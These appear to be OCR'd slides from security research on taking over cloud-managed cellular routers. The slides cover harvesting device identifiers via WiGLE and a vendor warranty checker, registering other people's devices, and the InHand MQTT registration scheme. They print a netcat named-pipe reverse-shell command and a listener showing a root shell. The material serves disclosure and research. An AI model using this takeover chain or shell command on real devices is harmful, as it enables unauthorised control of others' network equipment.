
Collect identifiers: WiGLE



```
c:\>recon_wigle.py --mac_prefix 00:1E:42 --only_count True
Number of unique results with 00:1E:42 MAC Address prefix:     141548
```




```
        "trilat": [redacted],
        "trilong": [redacted]2,
        "ssid": "[redacted]L",
        "qos": 0,
        "lasttime": "2020-02[redacted]",
        "lastupdt": "2022-07[redacted]",
        "netid": "00:1E:42[redacted]",
        "type": "infra",
        "wep": "2",
        "channel": 1,
        "encryption": "wpa2",
        "country": "US",
        "region": "NM",
```



Asset registration

Collect identifiers: Information disclosure by vendor



csm.sierrawireless.com/WarrantyChecker.aspx

Choose File IMEIs.txt

```
353968099238020
353968099238021
353968099238022
353968099238023
353968099238024
353968099238025
353968099238026
353968099238027
353968099238028
353968099238029
353968099238030
353968099238031
353968099238032
353968099238033
353968099238034
353968099238035
353968099238036
353968099238037
353968099238038
353968099238039
353968099238040
353968099238041
353968099238042
353968099238043
353968099238044
353968099238045
353968099238046
353968099238047
353968099238048
353968099238049
353968099238050
353968099238051
353968099238052
353968099238053
```

Serial Number	IMEI Number(s)
5912437068[redacted]	358643075767520
358643075767521	
358643075767522	
358643075767523	
358643075767537	
5912437324[redacted]	358643075767538
358643075767539	
358643075767544	
358643075767545	
5912437310[redacted]	358643075767546

Register AirLink RV5


Type	AirLink RV50x
Serial Number	
IMEI/ESN	
Name i	
Activate Offer	ON


□ Pre-configure system

Register or Import a list

Asset registration

Device takeover to RCE





Task name: reverse shell


Task type: Command

COMMAND VARIABLES ⊞ ⓘ

No variables added

Command:


```
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh
-i 2>&1|nc 192.168.101.167 9090 >/tmp/f
```



```
john@mitm:~$ nc -nlvp  9090
Listening on 0.0.0.0 9090
Connection received on 1[redacted]

/bin/sh: can't access tty; j
BusyBox v1.34.1 (2021-08-31

/ # id
uid=0(root) gid=0(root)
/ #
```


Attack vectors

- Asset registration
- **Security configurations**
- External API and Interfaces



InHand Networks cloud platform

Overview



HTTP/S

Registration
MD5(**Email** + **Serial** + salt)

MQTT Creds

MQTT/S

Subscribe
/v1/id/task/notice

'GET Config'
/v1/id/task/notice

Config file
/v1/id/task/update

Device Manager

